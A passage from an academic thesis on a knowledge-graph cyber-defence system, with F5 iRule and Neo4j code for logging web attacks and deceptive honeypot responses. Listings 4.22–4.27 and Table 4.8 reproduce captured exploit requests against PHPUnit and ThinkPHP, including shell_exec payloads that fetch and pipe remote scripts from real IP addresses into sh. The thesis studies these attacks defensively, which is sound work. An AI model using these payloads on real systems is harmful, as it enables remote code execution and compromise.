     address+"?strictness=0&allow_public_access_points=true&fast=false&
     lighter_penalties=true&mobile=false")
YIELD value
WHERE value.success = true
SET rep.last_update = date(),rep += value
RETURN sip.address,rep.fraud_score AS fraud_score
```

Listing 4.15: CLIENT_ACCEPTED Neo4j Merge Query

and trigger a function call to the Node.js backend.

Another important function for the *HTTP_REQUEST* iRule event code is to handle the HTTP POST method by calling a *HTTP:collect* function that will gather the HTTP body data and trigger a *HTTP_REQUEST_DATA* iRule event.

The Node.js backend function that handle the *HTTP_REQUEST* event will store all relevant information into the HTTP Request node in the Neo4j database. Request node is also connected to the active Session node created previous by the triggerd *CLIENT_ACCEPTED* iRule event. Listing 4.17 shows the Neo4j query that perform these actions.

Further development of the proof of concept could return suggested countermeasures in the return value, and then let the corresponding iRule code send appropriate response to the client. If there exists no relevant countermeasures exist it is natural that the client connection is transparently connected to either a relevant production or honeypot service.

4.4.3 iRule Event HTTP_REQUEST_DATA

This iRule event is triggered after an call to the HTTP::collect function that gathers all HTTP request body in the case of an HTTP POST request. In the knowledge graph this information will be added to the respective HTTP Request node. The Listing 4.18 shows the implemented code in the iRule for the *HTTP_REQUEST_DATA* event.

The Listing 4.19 shows the Neo4j query used to lookup the appropriate HTTP Request node and add a *http_payload* property to the Request node.

It is also possible that this function call to the Node.js back-end also returns countermeasure suggestions that can be sent to the client by the iRule code.

```
when HTTP_REQUEST {

    # Set some basic HTTP request variables
    set http_host [HTTP::host]
    set http_method [HTTP::method]
    set http_uri [HTTP::uri]

    # Gather HTTP header fields
    set header_values {}
    foreach header_name [HTTP::header names] {
        lappend header_values [HTTP::header value $header_name]
    }

    # Make the call to the Node.js backend
    if { [catch {set rpc_resp [ILX::call $rpc_handle -timeout 3000
         ilxmet_LTM_DBLOG_REQUEST $client_address $client_port $server_address
         $server_port $http_method $http_host [HTTP::uri] [HTTP::header names]
         $header_values ] } cresult ] } {
            log local0.err "ILX to Node.js RPC Issue: $cresult"
            return
    }

    if {[HTTP::method] eq "POST"} {
        if {[HTTP::header "Content-Length"] ne "" && [HTTP::header "Content-Length
             "] <= 1048576} {
            set content_length [HTTP::header "Content-Length"]
        } else {
            set content_length 1048576
        }
        if { $content_length > 0} {
            HTTP::collect $content_length
        }
    }

    pool devnull_https
}
```

Listing 4.16: F5 iRule HTTP_REQUEST

4.4.4 iRule Event HTTP_RESPONSE

This iRule event is triggered when the system has parsed all response data from the service behind the reverse proxy. The Listing 4.20 shows the iRule code implemented for this event.

The Listing 4.21 shows the Neo4j query executed by the Node.js back-end when triggered by the iRule event *HTTP_RESPONSE*.

The Neo4j query will create a Response node and connect this node to both the Request and Session node.

4.4.5 Countermeasure Example One

My proof of concept at it's current state primarily logs client connection to a Neo4j database (knowledge graph). In order to show an example on how threat counter-

```
MATCH (s:Session {date:date(),source:$source,srcport:toInteger($srcport),
    destination:$destination,dstport:toInteger($dstport)})
CREATE (s)-[:HTTP_REQUEST {timestamp: localdatetime()}]->
    (req:Request {date: date(),source: $source,srcport: toInteger($srcport),
    destination: $destination,dstport: toInteger($dstport),http_method: $method,
    http_host: $host,url: $uri,
    header_names: $header_names,header_values: $header_values })
SET req +=apoc.map.fromLists($header_names,$header_values)
RETURN *
```

Listing 4.17: HTTP_REQUEST Neo4j

```
when HTTP_REQUEST_DATA {

    set post_payload [HTTP::payload]

    if { $post_payload ne "" } {
        log local0.info "REQUEST_DATA CALLING DBLOG_PAYLOAD"
        if { [catch {set rpc_resp [ILX::call $rpc_handle -timeout 3000
             ilxmet_DBLOG_PAYLOAD $client_address $client_port $server_address
             $server_port $http_method $http_host $http_uri $post_payload ] }
             cresult ] } {
            log local0.err "REQUEST_DATA ILX to Node.js RPC Issue: $cresult"
        }
    }



}
```

Listing 4.18: F5 iRule HTTP_REQUEST_DATA

measures could work we show here an vulnerability [41] example in PHP scripts which allows execution of commands. The attacker in this case first performs a vulnerability reconnaissance to verify the existence of the vulnerability. The following example shows a specific reconnaissance seen in the wild. If the execution of the *md5("phpunit")* is successful, the MD5 hash value of the text *phpunit* is returned to the client.

The following iRule TCL code was applied to trigger a potential next phase of an attack. The code is simply checking if the URL ends with *.php* and if the POST body contains the text *md5*. In this case the system will return a HTTP status 200

```
MATCH  (req:Request {
    date: date(),source: $source,srcport: toInteger($srcport),
    destination: $destination,dstport: toInteger($dstport),
    http_method: $http_method,http_host: $http_host,url: $url
})
SET req.http_payload = $http_payload
RETURN count(req)
```

Listing 4.19: HTTP_REQUEST_DATA Neo4j

```
when HTTP_RESPONSE {

    if { [catch {set rpc_resp [ILX::call $rpc_handle -timeout 3000
         ilxmet_DBLOG_RESPONSE $client_address $client_port $server_address
         $server_port [HTTP::status] ] } cresult ] } {
        log local0.err "ILX to Node.js RPC Issue: $cresult"
        return
    }

}
```

Listing 4.20: F5 iRule HTTP_RESPONSE

```
MATCH (s:Session {
    date:date(),source:$source,srcport:toInteger($srcport),
    destination:$destination,dstport:toInteger($dstport)})
    -[:HTTP_REQUEST]->
    (req:Request {date: date(),source: $source,srcport: toInteger($srcport),
        destination: $destination,dstport: toInteger($dstport)})
MERGE (res:Response {
    date:date(),source: $source,srcport: toInteger($srcport),
    destination: $destination,dstport: toInteger($dstport),
    http_status: toInteger($http_status) })
MERGE(req)-[:DECISION]->(res)
MERGE(res)-[:HTTP_RESPONSE]->(s)
RETURN *
```

Listing 4.21: HTTP_RESPONSE Neo4j

and return the content that represent the hash value of the text *phpunit*. Note that this implementation is not generic in regard of handling random MD5 function arguments.

Already the same day an attacker had discovered the vulnerability countermeasure and we got a new weaponized attack response in our system. In the Listing 4.24 the attacker attempts to download a malicious shell script and execute it.

We downloaded and performed a basic analysis of the script that the attacker attempted to download and execute. By applying this simple countermeasure we had the opportunity to reveal more of the hackers infrastructure and methodology. Naturally an implementation of this system would monitor and store successful countermeasures in the knowledge graph, according to our previous knowledge graph schema and synthetic data-set. In our countermeasure proof of concept we also applied this countermeasure to all incoming reconnaissance, in some cases it would make more sense to leak this information to selective adversaries.

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
<?=md5("phpunit")?>
```

Listing 4.22: Proof of Concept - Reconnaissance 1

```
if { ([HTTP::path] ends_with ".php") and ($post_payload contains "md5") } {
    HTTP::respond 200 content "85af727fd022d3a13e7972fd6a418582"
}
```

Listing 4.23: Proof of Concept - Countermeasure Code 1

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
<?=shell_exec("wget -q -O - 194.38.20.199/p.sh|sh")?>
```

Listing 4.24: Proof of Concept - Attack 1

The example countermeasure of falsely informing attackers of a vulnerable system is just one example, there are many other options in regard of countermeasures. For instance, one could return a HTTP status of 403 (Forbidden) with the content of *UnAuthorized due to bad IP reputation*, or *Unauthorized Geolocation*. The first would lead the attacker to use different source IP addresses in order to bypass the restriction, and the latter would encourage the attacker to attempt different geolocations (countries).

4.4.6 Countermeasure Example Two

In our research we also attempted a second type of countermeasure in order to strengthen the value of counterintelligence and real-time decision systems. Much like the first example the attacker performs a vulnerability reconnaissance by detecting execution opportunities by attempting a MD5 calculation. In this case the vulnerability [42] was executed through a HTTP GET request as shown in Listing 4.25.

```
GET /?s=/Index/\think\app/invokefunction\&function=call_user_func_array\&
    vars[0]=md5\&vars[1][]=__HelloThinkPHP
```

Listing 4.25: Proof of Concept - Reconnaissance 2

The executed command is also in this example *md5* and the second argument is the value to calculate the MD5 checksum on. This argument will typically be changed by different attacker campaigns in order to validate the legitimacy of the result.

In our countermeasure proof of concept implementation we used the F5 iRule code in Listing 4.26. The code will calculate the MD5 checksum of the argument and return the appropriate value to the attacker.

Within a day we saw a response to the attempted countermeasure. Later in our project we interestingly also observed that the IP reputation score of later exploitation attempts came from IP addresses with a zero IP reputation score. This indicate that the IP address does not have any record of historical malicious activity, which could indicate that the system acquired new threat intelligence.

```
if { ($http_method eq "GET") and ( $http_uri contains {vars[0]=md5&vars[1][]=} ) }
     {
    binary scan [md5 [getfield $http_uri "=" 5]] H* hash
    HTTP::respond 200 content $hash
}
```

Listing 4.26: Proof of Concept - Countermeasure Code 2

The Listing 4.27 shows the malicious attempt to download and execute code.

```
GET /?s=/Index/\think\app/invokefunction&function=call_user_func_array&
    vars[0]=shell_exec&
    vars[1][]=curl --user-agent _tp5 http://194.145.227.21/ldr.sh|sh
```

Listing 4.27: Proof of Concept Attack 2

In order to give some perspective we made some queries in our knowledge graph to see the correlation between performed vulnerability reconnaissance and executed attacks. In other words we looked for source IP addresses which first had performed a reconnaissance, then later executed an attack from the same IP address. The Neo4j query we performed for this task is shown in Listing 4.28. Without going into too much detail we first found HTTP requests matching the reconnaissance stage of the attack for a given IP address, and then based on properties from the first query we found HTTP requests matching the next stage of the attack which attempt to infect the target with malicious code.

```
MATCH (rep:Reputation)--(sip:IP)--(s:Session)-[r:HTTP_REQUEST]-(req:Request)
WHERE req.http_method = "GET" AND req.url CONTAINS "vars[0]=md5"
MATCH (sip)--(s2:Session)-[r2:HTTP_REQUEST]-(req2:Request)
WHERE req2.http_method = "GET" AND req2.url CONTAINS "vars[0]=shell_exec"
RETURN DISTINCT rep.country_code AS Country,rep.ISP AS ISP,sip.address AS Source,
     rep.fraud_score AS `Fraud Score`,apoc.text.urldecode(split(req2.url,"=")[4]) AS
      Command
ORDER BY Source
```

Listing 4.28: Neo4j Query - Comparing Reconnaissance and Attack

Redacted information from the knowledge graph query in Listing 4.28 is shown in Table 4.6. The fraud score is from the OSINT reputation database from *ipqualityscore.com*. A higher score is a more confident result of malicious activity.

We know from experience that attackers also distribute their information between themselves or use different infrastructure in different phases of an attack. Therefore we also made a query to our knowledge graph on the same attacks but not dependent on the previous reconnaissance.

In Table 4.7 we show the attacks that did not perform any reconnaissance in advance. This means the sources of attacks from previous query was removed in this table.

Country	ISP	Fraud Score
China	China Telecom Shanghai	82
Singapore	Digital Ocean	100
USA	Digital Ocean	100

Table 4.6: Reconnaissance and Attack

```
MATCH (rep:Reputation)--(sip:IP)--(s:Session)--(req:Request)
WHERE req.url CONTAINS "vars[0]=shell_exec"
RETURN DISTINCT rep.country_code as Country,rep.ISP AS ISP,sip.address AS Source,
    rep.fraud_score AS `Fraud Score`,apoc.text.urldecode(split(req.url,"=")[4]) AS
    Command
```

Listing 4.29: Attacks Without Reconnaissance

We can see that there are indications that other malicious entities has received the knowledge of a vulnerable target besides the entities that performed the reconnaissance. There are also indications that some infrastructure is shared or methodology is shared. A summary of the attacks we have seen so far is listed in the Table 4.8.

It is interesting to see that the attackers will actually set the User-Agent in their callback to their infrastructure for downloading the malicious shell script. This could indicate that there are some tracking or implicit authentication done on the hackers infrastructure. In the perspective of an autonomous threat and counterintelligence defense platform it is necessary to take these factors into consideration.

We downloaded the performed a basic analysis of the script the attacker attempted to download and execute. This revealed more about the infrastructure and tactics of the attacker, but this is outside of the scope of this project. Our main goal for this proof of concept implementation was to push forward the validity of the previous knowledge graph schema, and validate the implementation in a real-life platform. The Big-IP reverse proxy delivered a promising platform for further implementation and research of the conceptual real-time decision system.

4.4.7 Countermeasure in knowledge graph

In our early attempt to demonstrate possible countermeasures we coded this into the iRule script, but this should naturally be implemented in the Neo4j knowledge

Country	ISP	Fraud Score
Russia	Datacenter Yekaterinburg	87
Russia	Comfortel Ltd	100

Table 4.7: Attacks Without Reconnaissance

Command
curl –user-agent _tp5 http://194.145.227.21/ldr.sh|sh
curl –user-agent e59d60f2 http://194.145.227.21/ldr.sh|sh
curl 194.38.20.199/t.sh|sh
wget -q -O - 194.38.20.199/t.sh|sh

Table 4.8: List of Attacks

graph. At this point in our proof of concept the project wanted to strengthen the validity of applying counterintelligence measures. One suggested graph implementation is to return the countermeasure response data when client HTTP requests are logged to the knowledge graph. This could be a simple query based matching of countermeasure based on client data. The system would then monitor the success of the countermeasure and log this into the knowledge graph. Another implementation could be to create a template of client requests and plausible countermeasures in the knowledge graph for more direct application of personalised PageRank. For countermeasures with a one to one relation with specific threats the knowledge query will retrieve the appropriate countermeasure based on specific properties. In example will *trigger_method*, *trigger_url* and for HTTP POST also *trigger_payload* be matched. In general the matching could be exact or a sub-match. In a future design we need to consider an implementation balancing between a high number countermeasures with exact matches, or fewer countermeasures with a more dynamic and general approach. Considerations of the adversaries strategy in respect of stealth approaches and multiple verification methods before revealing their exploitation infrastructure is also an factor for future a implementation. These factors is mentioned as a limitation of the current project and a factor to consider for further research.

An example of a possible implementation of a countermeasure node is given below. Note that the *response_content* is given as an example but would naturally be calculated in real-time when the attack typically use different arguments. The properties needed in the *Countermeasure* node is naturally dependent on the chosen implementation. For instance, if an implementation solution relying on template based countermeasure relationships the trigger based properties is not as valid as for a database query based implementation.

The idea is to take the client request data and use this to trigger an countermeasure suggestion in real-time. There might be a different time-perspective on different countermeasures. For instance, should this vulnerability information leak be given to every attacker, or maybe just a select group of attackers. In more advanced countermeasures it might be useful to keep track of what attacker have what knowledge. This could be performed by a working device tracking system or releasing vulnerability information only to one attacker per target IP address at a time.

My proof of concept code shows that a system based on F5 Big-IP reverse proxy could implement a solution for logging malicious activity to a threat know-

```
{
    "labels": [ "Countermeasure" ],
    "properties": {
        "response_content": "85af727fd022d3a13e7972fd6a418582",
        "response_status": 200,
        "trigger_url":
         ↪  "/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php",
        "trigger_method": "POST",
        "trigger_payload": "md5",
        "monitor_ttl_value": 30,
        "monitor_ttl_unit": "days"
    }
}
```

ledge graph schema presented earlier in this paper. Also countermeasures applied directly to the F5 iRule shows that attackers will follow up on their vulnerability reconnaissance and attempt to execute malicious attacks in order to take control of the target. The download and analysis of the scripts applied by hackers in the attack stage gave more insight into their tactics and infrastructure. The automation of performing downloading and analysis, as well as adding intelligence into the knowledge graph is for future research.

The project is limited in respect to actual implementing countermeasures. In order to evaluate the potential of the system further a proper implementation of applying and monitoring countermeasures success is needed. Our results shows that an advanced reverse proxy as F5 Big-IP has the potential of serving as a platform for further development and research into our suggested decision system. Largely due to the programmatic interface to monitoring and manipulating real-time connections as well as the flexible back-end system allowing for integration with a Neo4j database.

Chapter 5

Discussion and Conclusion

5.1 Firewall Threat Data

In the light of this project the analysis of real-life threat data was beneficial in our development of the knowledge graph schema. In the perspective of a countermeasure decision system the correlation between a implemented decision system and existing security infrastructure might contribute to deciding that a connection is behaving malicious. The concept is that decisions should be based on threat intelligence as well as threat actor intelligence. Within the scope of this project and an important factor for further development the validation of malicious behaviour is critical especially for targeted attacks. The reason is that the line between benign and malicious behavior is thin in some production systems. One example is SQL injection based attacks which could look like a benign query, but adding a single apostrophe could have a malicious intent. In this case the decision system would benefit from correlating activity against existing security infrastructure threat alerts and possible monitor the responses given by the production service. These considerations are important within the scope of this project as limitations, and a possible design factor for future research and development.

We conclude that our goals of using real-life threat data in the development of a generic cyber threat knowledge graph schema is successful for web based clients and the HTTP protocol.

5.2 Threat Knowledge Graph

The knowledge graph schema developed in this project seems to apply very well in our graph algorithm calculations as well as our proof of concept implementation. A further development of a proof of concept decision system will hopefully lead to a larger real-life data-set of threats and attempted countermeasures which can be analysed and researched further. The knowledge graph schema will then be open for quantitative research on optimization.

Beside the current nodes and relationships in the knowledge graph schema the project predict that will be necessary to implement some extensions in order to support the monitoring of successful and unsuccessful countermeasures. In order to keep the knowledge graph as clean as possible, and only contain relevant threat data a use of temporary nodes might also be necessary. The pruning of temporary nodes could be implemented by setting time-to-live values and timestamps as a node property. It is easier to start logging when there is a high chance of a connection to be malicious, for instance when not fully qualified domain name (FQDN) as applied, or the target IP is not related to a consciously exposed production system. The challenge might occur when reconnaissance are performed by traversing a legitimate web service looking for possible weaknesses in a passive manner. Hackers will sometimes do manually analysis of a service (which can seem legitimate) and later attempt malicious reconnaissance. The decision system therefore need to consider that seemingly legitimate connections can transition into malicious activity.

We conclude that our knowledge graph schema was successful in containing relevant threat information obtained from firewall threat data. The knowledge graph approach gives an added intelligence and simplicity of visualizing the threat information.

5.3 Synthetic Dataset

From our research we have results that show that our designed knowledge graph schema is valid for personalised PageRank calculations, as well as plausible for an initial method of ranking countermeasures in further development of a decision system. The attributes of this graph algorithm have the potential to specify multiple input criteria and give us the appropriate countermeasures as output.

There are limitations to this data-set compared to a future real-life data-set. A future implementation may reveal challenges in regard of monitoring and documenting successful countermeasures in the knowledge graph.

5.3.1 Reputation

The reputation part of the synthetic data-set is mainly added for completeness in regard of the personalised PageRank calculations and knowledge graph schema validation. Unlike the ranking of plausible countermeasures the reputation decision bases itself on the singular factor of the reputation knowledge based on open source intelligence as well as previous known malicious activity towards the target company.

As deducted from the creation of the synthetic data-set there are limitations to what reputation based experiments that could be performed. We have chosen to focus on the countermeasure part in our experiments. In addition, it would be possible to differentiate between successfully targeting production services or missing the mark by only addressing the IP address instead of the appropriate fully qualified domain name (FQDN). In addition there might be considerations around adding fake services or honeypot services in order to increase malicious reputation if attacks are targeted wide.

5.3.2 Security Posture

OSINT IP reputation shows an indication of bad reputation or known history of malicious activity, and the data is openly available through multiple sources. The quality of OSINT is outside the scope of this project. The takeaway from this project is more related to decision on security posture. A tighter security posture would force adversaries to allow themselves to be more exposed in order to attack the service. One example of this is to come from a country that are located in a favorable jurisdiction location, or to access services with a web browser with JavaScript enabled. The latter would expose the client-side features that maybe result in compromising information related to the attacker.

Beside the proactive determination of what security measures should be enforced before allowing a client to connect to company services, one should also consider a dynamic approach to security posture. It is natural to think that legitimate users might get inquisitive and explore outside the legal scope of provided services. This notion would incline the defender to a more dynamic security posture on existing connections as well.

5.3.3 Countermeasure Escalation

Not all attacks comes from a previously known source of malicious activity. Therefore it is important to build a record of historical reputation data of previous malicious activity. The knowledge of previous attacks can also build forensic evidence that can qualify for an countermeasure escalation decision. It is recommended that some sort of device tracking is applied in order to avoid performing countermeasures on users and attackers sharing the same source IP address. Even in the case of an efficient device tracking system there might be multiple use cases where multiple people access the same computer. In this case the forensic evidence needs to be more user dependent if one is to apply for instance exploitation based countermeasures. The legal aspects of doing countermeasures of this kind is not within the scope of this project. In the a theoretical extreme case a countermeasure could be actual exploitation of the client application in order to achieve control of the perpetrators device. In this hypothetical example the gathering of forensic evidence to support such and decision would be crucial, and probably also a legal mandate to do so. An input within the scope of this project however will only raise the need of a granular escalation that can provide the decision model some input to adjust the level of intrusiveness.

5.3.4 Countermeasure Ranking

From the experiments we have shown some examples of criteria based ranking of countermeasures. Even though the experiments are simple it validates the knowledge graph schema and opens up for more advanced criteria based calculations. In our experiments, we focused on the HTTP request which contains the raw data thrown at our imagined services. From this data we deduct both the threat target and possible execution code in the exploit. In the HTTP header we also gather the personal flavor of the communication, and even the order of the HTTP header fields can tell something about the client side. It makes sense to also research graph community detection algorithms in order to make more advanced attacker profiling which again be applied to a decision model.

One could argue that one should always use the single highest ranking countermeasure at all times and therefore the ranking of many countermeasures would not be beneficial. In a operational environment of low frequency of attacks the learning process would naturally take longer, but we assume an operational environment of such attack frequency that every single countermeasure does not need to be the singular best. We also believe that it is safe to assume that there will be unknown attack patterns and tactics, techniques and procedures applied by hackers. These patterns will reveal themselves through online learning and measuring the efficiency of measured successful countermeasures. The future goal is to gather knowledge of a broad spectrum of attacks and attacker profiles.

In regard of scalability an implementation of the case study will generate a real-life data-set that would open up for scalability quantification's. The knowledge graph are primarily a place to store malicious activity towards the company provided services. Our case study shows a proof of concept implementation of system that logs malicious activity in a graph database for further research, which again could respond to malicious activity and explore plausible countermeasure methods and store success in the graph database. One possible approach would be to implement this as part of a reverse proxy since all connection data are available at this security infrastructure.

Taking into account the type of countermeasures or counterintelligence measures that could be applied by this model there are some considerations to make. In our experiments we checked for a single element in the URL patch for a principal experiment. In real life attacks the URL path may contain the same base but for the HTTP method *GET* there might be multiple arguments which will vary depending on normal service usage, or vulnerability reconnaissance or exploitation. The decision system should therefore distinguish between the service resources and client side inputs. In the case of known attacks there might be an easy mapping between the HTTP request and the plausible countermeasures, but the countermeasures could be more generic.

In order to understand a general approach we could mention SQL injection attacks which is more indirect attack due to lacking control and white-listing of input values. Creating countermeasures for each of the possible entry points which handle input values badly would be unfeasible. The decision model needs a more generic approach which can monitor the input values and recognise malicious intent. A similar example is a flaw in the scripting framework that would allow execution of commands. During our first phase of research we saw multiple attacks involving use of the command for calculating a MD5 checksum in order to determine a possible vulnerability. The attackers often use a proprietary value as an argument to the MD5 function in order to validate the response. From a graph perspective it should also be considered if the countermeasure node is more generic and the HTTP response would naturally contain the specific response. In this case the ranking of countermeasures might also need to contain a ranking of specific responses. This should be considered in the graph model and possible implications this would have.

Keeping the Lockheed kill-chain [12] in mind there could be multiple steps to an exploitation and executing an end-goal achievement. In a criminal ecosystem there might not be the same threat actors that complete the different stages either. In a holistic perspective what can the defender achieve by letting an attacker falsely think that a system is vulnerable. One might moving the focus away from production services since most people are lazy, which includes hackers, they will often go for the low hanging fruit first. This could create a diversion that buys the defender (or an autonomous decision model) more time to study the incoming attacks closer. It would be recommendable to only falsely leak vulnerability on targets which are not production services. Note that the threats alerts we studied also had a category of info leak or code execution that could support the decision model.

There are many types of attackers, and therefore many different motivations and methodology. Many attackers will prey on the companies or home users not updating and patching their systems. This has led to an increased automation from the attackers, and botnets are a good example of this. Developers of botnet will regularly update their botnet software with new exploits that can further expand the network of controllable agents. For malicious agents delivering a distributed denial of service attack the numbers matters, as would a network of bitcoin miners. It would be natural to think that privileged access or back-doors to sensitive services would imply that stability was preferred instead.

The big question is how does all these factors impact an autonomous defense system, can the attackers motivation be quantified in order to impact the ranking of plausible countermeasures. There could be examples of countermeasures that would help gathering information on the attackers TTPs. For instance what would happen if an attacker discovered an unique password only leaked to one specific attacker, could the abuse of this information be tracked through the cyber criminal ecosystem. What would happen if an attacker met connection restrictions that only allow privileged access for a specific geolocation, could the attacker be lured into compromised situation. It is well known that hackers will use VPN or other tools as a method of bypassing geolocation restrictions. To what extend could an autonomous defense system play the human into a compromising situation.

5.4 Case Study

The F5 Big-IP reverse proxy gives us the platform for implementing our graph-based decision framework. With the solution for logging all relevant malicious activity to our knowledge graph schema, further development work can be done on applying and monitoring of countermeasures. From our attempts on applying countermeasures it would be natural to consider the intentions or goals for this in front. For instance, is the general knowledge of what is the next stage in the attack the ultimate goal, or do we also want to differentiate between attacker groups and entities. In the case of the latter we need to implement a selective and limited deployment of countermeasures in order to track the abuse of this knowledge over time. In the first case we can generally apply the countermeasure whenever the proper triggers defined in the *Countermeasure* node is found. The latter requires carefully monitoring of the abuse of the knowledge of a vulnerable system. As we have seen from the results there have been both direct and indirect correlations between the reconnaissance stage and the attack stage. It might be challenging to monitor the success of indirect reconnaissance and attack correlations, but this will be more clear after a bigger real-life data-set has been gathered.

We conclude that our proof of concept was successful in respect to showing that an advanced reverse proxy platform as F5 Big-IP can be used for a decision system that we suggest in this project. This answers the requirement of real-time access to monitor and manipulate live connections between a client and a service. The knowledge graph schema we developed in this project as also successfully implemented in our proof of concept. There are still many limitations within this project compared to the great scale of autonomous cyber defense. The results of a successful countermeasure also needs to be quantified and validated in regard as a valuable contribution to a long-term goal of cyber defense and counterintelligence. This would rely heavily on the implementation of countermeasures and the measurement of efficiency. In our case study our design goal was to complement existing security defense infrastructure, and the given reverse proxy platform therefore supported the coexistence between production and honeypot services. For dedicated research purposes a dedicated decision system based on a purely bred honeypot solution could benefit from a different design. An implementation based on containers in the form of a dedicated honeypot framework is one solution. In it's current state the proof of concept implementation will support security posture decisions based on OSINT IP reputation scores as well as malicious activity targeted non-production (honeypot or false) services.

5.5 Summary and Further Research

Our research show that our knowledge graph schema has potential both in respect of storing relevant threat data and applying graph algorithm, in our case personalised PageRank. This research is intended to motivate further research into the field of graph data science and cyber defense. Even if our project indicate a potential, the real challenges will reveal themselves in a implemented version of a decision framework that gather real-life data on threats and countermeasures. The case study show that access to real-time client connections is possible in an advanced reverse proxy, which is the foundation of a real-time countermeasure solution. The project's proof of concept show that further research and development of the system is valid, if only for research purposes into more advanced real-time cyber defense options.

There are many research directions and paths towards an autonomous cyber defense solution. We believe that if possible one should seek to make a decision framework that could be applied to both enterprise scale and to home network routers. The ultimate goal would be to protect the Internet services while also gather intelligence and forensic evidence on malicious cyber criminals either for prosecution or global service denial based on forensic sound tracking and evidence.

We suggest that future research start with collecting malicious activity in a knowledge graph in an automated sense, possible build on the case study in this project. Imposing security posture decisions would also be possible at this choke point. Triggering the logging into a graph database could be based on reconnaissance imposed on IP addresses which do not contain any production services, or lacking compliance to fully qualified domain names (FQDN). Targeted attacks would naturally be more challenging since they might use the correct references to service resources, but abuses them in case of zero day exploits unknown ways. In this case we encourage an autonomous defense platform to be supported by existing security infrastructure that can apply threat indicators that can trigger the decision model to take action.

In some cases it might be challenging to rely on the analysis of incoming requests, but the decision model could also be supported by the security alerts triggered by other security infrastructure in the organisation, and therefore also make this a criteria in the decision model.

Future research might be able to create relationships between HTTP requests and plausible countermeasures, which could be deployed autonomously and the success be automatically monitored and documented. Our suggestion is to make a temporary relationship that indicate the triggered state containing a time to live value that will clear unsuccessful countermeasures. The successful countermeasures would be stored in the knowledge graph for later ranking of the most plausible countermeasures in each specific case determined by various criteria. In the event of a large knowledge graph of successful countermeasures on given input further research into graph embedding could be performed. In the case of Neo4j there are various embedding methods, but the GraphSage [43] might be one of the promising since the model can be modified without recalculating everything.

Bibliography

[1] S. Brin and L. Page, 'The anatomy of a large-scale hypertextual web search engine,' *Computer Networks and ISDN Systems*, vol. 30, no. 1, pp. 107–117, 1998, Proceedings of the Seventh International World Wide Web Conference, ISSN: 0169-7552. DOI: https://doi.org/10.1016/S0169-7552(98)00110-X. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S016975529800110X.

[2] Shodan., *Search engine for internet connected things.* https://www.shodan.io/, Accessed: 2020-04-04.

[3] S. Furnell, 'The cybersecurity workforce and skills,' *Computers and Security*, vol. 100, p. 102 080, 2021, ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2020.102080. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404820303539.

[4] H. A. Kholidy, 'Autonomous mitigation of cyber risks in the cyber–physical systems,' *Future Generation Computer Systems*, vol. 115, pp. 171–187, 2021, ISSN: 0167-739X. DOI: https://doi.org/10.1016/j.future.2020.09.002. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167739X19320680.

[5] C. Zhong, J. Yen and P. Liu, 'Can cyber operations be made autonomous? an answer from the situational awareness viewpoint,' in *Adaptive Autonomous Secure Cyber Systems*, S. Jajodia, G. Cybenko, V. Subrahmanian, V. Swarup, C. Wang and M. Wellman, Eds. Cham: Springer International Publishing, 2020, pp. 63–88, ISBN: 978-3-030-33432-1. DOI: 10.1007/978-3-030-33432-1_4. [Online]. Available: https://doi.org/10.1007/978-3-030-33432-1_4.

[6] DARPA, *Request for comments 791 - internet protocol*, https://tools.ietf.org/html/rfc791, Accessed: 2021-04-11.

[7] DARPA, *Request for comments 793 - transmission control protocol*, https://tools.ietf.org/html/rfc793, Accessed: 2021-04-11.

[8] DARPA, *Request for comments 2616 - hypertext transfer protocol*, https://tools.ietf.org/html/rfc2616, Accessed: 2021-04-11.

[9] G. I. P. Duppa and N. Surantha, 'Evaluation of network security based on next generation intrusion prevention system,' English, *TELKOMNIKA*, vol. 17, no. 1, pp. 39–48, Feb. 2019, Copyright - © 2019. This work is published under https://creativecommons.org/licenses/by-nc-nd/4.0/ (the "License"). Notwithstanding the ProQuest Terms and Conditions, you may use this content in accordance with the terms of the License; Last updated - 2019-05-13. [Online]. Available: `https://search.proquest.com/scholarly-journals/evaluation-network-security-based-on-next/docview/2170896975/se-2?accountid=12870`.

[10] W. Tounsi and H. Rais, 'A survey on technical threat intelligence in the age of sophisticated cyber attacks,' English, *Computers and Security*, vol. 72, p. 212, Jan. 2018, Copyright - Copyright Elsevier Sequoia S.A. Jan 2018; Last updated - 2019-05-13. [Online]. Available: `https://search.proquest.com/scholarly-journals/survey-on-technical-threat-intelligence-age/docview/1978670088/se-2?accountid=12870`.

[11] G. Nakibly, G. Shelef and S. Yudilevich, 'Hardware fingerprinting using html5,' eng, 2015.

[12] L. Martin, *The cyber kill chain*, `https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html`, Accessed: 2021-04-13.

[13] Fireeye, *Highly evasive attacker leverages solarwinds supply chain to compromise multiple global victims with sunburst backdoor*, `https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html`, Accessed: 2021-05-13.

[14] S. Caltagirone, A. Pendergast and C. Betz, *The Diamond Model of Intrusion Analysis*, eng. 2013.

[15] MITRE, *Mitre att&ck™: Design and philosophy*, `https://www.mitre.org/publications/technical-papers/mitre-attack-design-and-philosophy`, Accessed: 2021-04-17.

[16] MITRE, *Mitre att&ck matrix*, `https://attack.mitre.org/`, Accessed: 2021-04-17.

[17] Neo4j, *How graphs enhance artificial intelligence*, `https://neo4j.com/blog/how-graphs-enhance-artificial-intelligence/`, Accessed: 2021-04-13.

[18] S. Weighert, *From random walks to personalized pagerank*, `https://www.r-bloggers.com/2014/04/from-random-walks-to-personalized-pagerank/`, Accessed: 2021-04-06.

[19] D. F. Gleich, 'Pagerank beyond the web,' *SIAM Review*, vol. 57, no. 3, pp. 321–363, 2015, ISSN: 00361445, 10957200. [Online]. Available: `http://www.jstor.org/stable/24778735`.

[20] Neo4j, *Neo4j graph data science library - pagerank*, `https://neo4j.com/docs/graph-data-science/current/algorithms/page-rank/`, Accessed: 2020-04-02.

